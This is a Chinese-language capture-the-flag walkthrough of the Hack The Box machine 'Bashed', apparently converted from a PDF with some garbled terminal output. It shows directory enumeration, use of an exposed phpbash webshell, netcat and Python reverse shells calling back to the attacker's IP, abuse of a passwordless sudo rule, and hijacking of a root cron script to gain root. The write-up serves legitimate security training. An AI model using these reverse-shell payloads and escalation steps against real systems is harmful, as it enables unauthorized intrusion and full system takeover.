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TTPs (Tactics, Techniques & Procedures)

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
参考

# 概述 (Overview)

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攻击链 (Kiillchain)



# TTPs (Tactics, Techniques & Procedures)


- nmapAutomator.sh
- · gobuster
- sudo
- pspy

## 阶段1: 枚举

通过前期的 nmap 扫描发现开放了 22、80 端口,浏览器访问后为一个博客站。



根据内容提示,站点可能使用了phpbash,它是一个Web版的命令行操作台(官方webshell?)。




https://github.com/Arrexel/phpbash

访问默认路径显示404,使用 gobuster 枚举一遍路径:

```
(x@kali)-[~/hackthebox/Bashed]
 -$ gobuster dir -u http://10.10.10.68/ -w <u>/usr/share/seclists/Discovery/Web-Content/common.txt</u> -t 20
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
   Url:
                              http://10.10.10.68/
   Method:
                              GET
[+] Threads:
[+] Wordlist:
                              /usr/share/seclists/Discovery/Web-Content/common.txt
   Negative Status codes:
                              404
[+] User Agent:
                              gobuster/3.1.0
[+] Timeout:
                              10s
2021/03/24 00:21:28 Starting gobuster in directory enumeration mode
                       (Status: 403) [Size: 295]
                      (Status: 403)
                                     [Size: 295]
/.htpasswd
/.hta
                       (Status: 403)
                                     [Size: 290]
/css
                                                  [→ http://10.10.10.68/css/]
                       (Status: 301)
                                     [Size: 308]
                                                  [→ http://10.10.10.68/dev/]
/dev
                      (Status: 301)
                                      [Size: 308]
                                                  [ → http://10.10.10.68/fonts/]
/fonts
                       (Status: 301)
                                      [Size: 310]
/images
                      (Status:
                                301)
                                      [Size: 311]
                                                  [\rightarrow http://10.10.10.68/images/]
                                      [Size: 7743]
/index.html
                      (Status: 200)
                       (Status: 301)
                                     [Size: 307] [\rightarrow http://10.10.10.68/js/]
                      (Status: 301)
                                     [Size: 308] [→ http://10.10.10.68/php/]
/php
                      (Status: 403)
                                     [Size: 299]
/server-status
/uploads
                       (Status: 301) [Size: 312] [→ http://10.10.10.68/uploads/]
2021/03/24 00:21:56 Finished
```


在 /dev 路径下找到了 phpbash.php



# Index of /dev



Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80



# 阶段2: 工具及利用

### 阶段2.1:用phpbash.php实现NC反连上线

直接在 phpbash.php 里运行NC反连拿到一个bash。

```
(root® kali)-[/home/x/hackthebox/Bashed]

# strings shell.log

(root® kali)-[/home/x/hackthebox/Bashed]

# 9900
listening on [any] 9900 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.68] 57870
www-data@bashed:/var/www/html/dev$

■
```

#### 查看下有哪些用户可以登录服务器。

```
cat /etc/passwd| grep -v nologin
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
arrexel:x:1000:1000:arrexel,,,:/home/arrexel:/bin/bash
scriptmanager:x:1001:1001:,,,:/home/scriptmanager:/bin/bash
```

```
www-data@bashed:/home/scriptmanager# cat /home/arrexel/user.txt
2c281f318555db
www-data@bashed:/home/scriptmanager# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bashed:/home/scriptmanager# ls -lsh /home/arrexel/user.txt
4.0K -r--r-- 1 arrexel arrexel 33 Dec 4 2017 /home/arrexel/user.txt
```

### 阶段2.2:不安全的sudo配置

发现用户: root、scriptmanager、arrexel,具备登录。尝试下 sudo -1 ,看看当前用户具备哪些特权命令。

```
www-data@bashed:/var/www/html/dev# sudo -l
Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/u

User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/var/www/html/dev# ls -la /home/scriptmanager

total 28
drwxr-xr-x 3 scriptmanager scriptmanager 4096 Dec 4 2017 .
drwxr-xr-x 4 root root 4096 Dec 4 2017 ..
-rw------ 1 scriptmanager scriptmanager 2 Dec 4 2017 .bash_history
-rw-r--r-- 1 scriptmanager scriptmanager 220 Dec 4 2017 .bash_logout
-rw-r--r-- 1 scriptmanager scriptmanager 3786 Dec 4 2017 .bashrc
drwxr-xr-x 2 scriptmanager scriptmanager 4096 Dec 4 2017 .nano
-rw-r--r-- 1 scriptmanager scriptmanager 655 Dec 4 2017 .profile
www-data@bashed:/var/www/html/dev#
```

可以发现配置中用sudo切 scriptmanager 用户时不需要验证密码。直接 \$ sudo -u scriptmanager bash 即可。

```
sudo -u scriptmanager bash
sudo -u scriptmanager bash
id
id
uid=1001(scriptmanager) gid=1001(scriptmanager) groups=1001(scriptmanager)
scriptmanager@bashed:/var/www/html$
```

### 阶段3: 权限提升

在搜索 scriptmanager 用户组文件时,发现可疑的 /scripts ,提示没有权限。

```
www-data@bashed:/var/www/html$

find / -group scriptmanager
find / -group scriptmanager
/scripts
find: '/scripts/test.py': Permission denied
find: '/scripts/test.txt': Permission denied
find: '/root': Permission denied
/home/scriptmanager
/home/scriptmanager/.profile
/home/scriptmanager/.bashrc
/home/scriptmanager/.nano
/home/scriptmanager/.bash_history
/home/scriptmanager/.bash_logout
find: '/home/arrexel/.cache': Permission denied
```

#### 进一步确认:

```
asned:/nome/scripimanager# is -ia/scripis
  ls: cannot access '/scripts/..': Permission denied
  ls: cannot access '/scripts/test.py': Permission denied
  ls: cannot access '/scripts/test.txt': Permission denied
  ls: cannot access '/scripts/.': Permission denied
  total 0
  d????????? ? ? ? ? ? .
  d????????? ? ? ? ? ? ...
  -????????? ? ? ? ? test.py
  -????????? ? ? ? ? test.txt
                 :/home/scriptmanager# ls -la /
  total 88
  drwxr-xr-x 23 root root 4096 Dec 4 2017 .
  drwxr-xr-x 23 root root 4096 Dec 4 2017 ..
  drwxr-xr-x 2 root root 4096 Dec 4 2017 bin
  drwxr-xr-x 3 root root 4096 Dec 4 2017 boot
  drwxr-xr-x 19 root root 4240 Mar 23 21:11 dev
  drwxr-xr-x 89 root root 4096 Dec 4 2017 etc
  drwxr-xr-x 4 root root 4096 Dec 4 2017 home
  lrwxrwxrwx 1 root root 32 Dec 4 2017 initrd.img -> boot/initrd.img-4.4.0-62-generic
  drwxr-xr-x 19 root root 4096 Dec 4 2017 lib
  drwxr-xr-x 2 root root 4096 Dec 4 2017 lib64
  drwx----- 2 root root 16384 Dec 4 2017 lost+found
  drwxr-xr-x 4 root root 4096 Dec 4 2017 media
  drwxr-xr-x 2 root root 4096 Feb 15 2017 mnt
  drwxr-xr-x 2 root root 4096 Dec 4 2017 opt
  dr-xr-xr-x 113 root root 0 Mar 23 21:10 proc
oi drwx----- 3 root root 4096 Dec 4 2017 root
  drwxr-xr-x 18 root root 500 Mar 23 21:11 run
  drwxr-xr-x 2 root root 4096 Dec 4 2017 sbin
  drwxrwxr-- 2 scriptmanager scriptmanager 4096 Dec 4 2017 scripts
  drwxr-xr-x 2 root root 4096 Feb 15 2017 srv
  dr-xr-xr-x 13 root root 0 Mar 23 21:10 sys
  drwxrwxrwt 10 root root 4096 Mar 23 22:13 tmp
  drwxr-xr-x 10 root root 4096 Dec 4 2017 usr
  drwxr-xr-x 12 root root 4096 Dec 4 2017 var
  lrwxrwxrwx 1 root root 29 Dec 4 2017 vmlinuz -> boot/vmlinuz-4.4.0-62-generic
```

```
total 16K
          2 scriptmanager scriptmanager 4.0K Dec
                                                        2017 .
                                          4.0K Dec
drwxr-xr-x 23 root
                            root
                                                        2017
                                                   4 2017 test.py
-rw-r--r-- 1 scriptmanager scriptmanager
                                            58 Dec
-rw-r--r-- 1 root
                                            12 Mar 23 22:15 test.txt
                            root
cat text.txt
cat text.txt
cat: text.txt: No such file or directory
cat ./test.txt
cat ./test.txt
testing 123!scriptmanager@bashed:/scripts$
cat test.pv
cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
```

观察了下 test.txt 文件的时间每分钟都在更新,怀疑有 root 身份的定时脚本在执行 test.py 脚本。

```
total 8.0K
4.0K -rw-r--r-- 1 scriptmanager scriptmanager 58 Dec 4 2017 test.py
4.0K -rw-r--r-- 1 root root 12 Mar 23 23:41 test.txt
date
date
Tue Mar 23 23:42:00 PDT 2021
scriptmanager@bashed:/scripts$
```

传了一个 pspy ,用它来监听下进程(pspy是一种命令行工具,无需root权限即可监听进程。可以查看其他用户执行的命令、cron作业等)。

\$ ./pspy64 -pf -i 1000

```
2021/03/23 23:48:01 FS: CLOSE_NOWRITE /etc/shadow
2021/03/23 23:48:01 CMD: UID=0 PID=32703 python test.py
2021/03/23 23:48:01 CMD: UID=0 PID=32702 /bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
2021/03/23 23:48:01 CMD: UID=0 PID=32701 /usr/sbin/CRON -f
2021/03/23 23:48:01 FS: OPEN /etc/passwd
2021/03/23 23:48:01 FS: CLOSE_NOWPITE /etc/passwd
```

果然, UID=0 也就是root, 会定时执行 /scripts 内的python脚本。

接下来就简单了,在目录下新建一个反弹脚本就好,我这里就直接写到 test.py 目录里了。

```
echo 'import sys, socket, os, pty; s=socket.socket(); s.connect(("10.10.16.4", 9901)); [os.dup2
```

```
scriptmanager@bashed:/scripts$
scriptmanager@bashed:/scripts$
echo 'import sys,socket,os,pty;s=socket.socket();s.connect(("10.10.16.4",9901));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];
pty.spawn("/bin/bash")' > test.py
<fd) for fd in (0,1,2)];pty.spawn("/bin/bash")' > test.py
scriptmanager@bashed:/scripts$

listening on [any] 9901 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.68] 36328
id
id
uid=0(root) gid=0(root) groups=0(root)
rootabashed:/scripts#
```

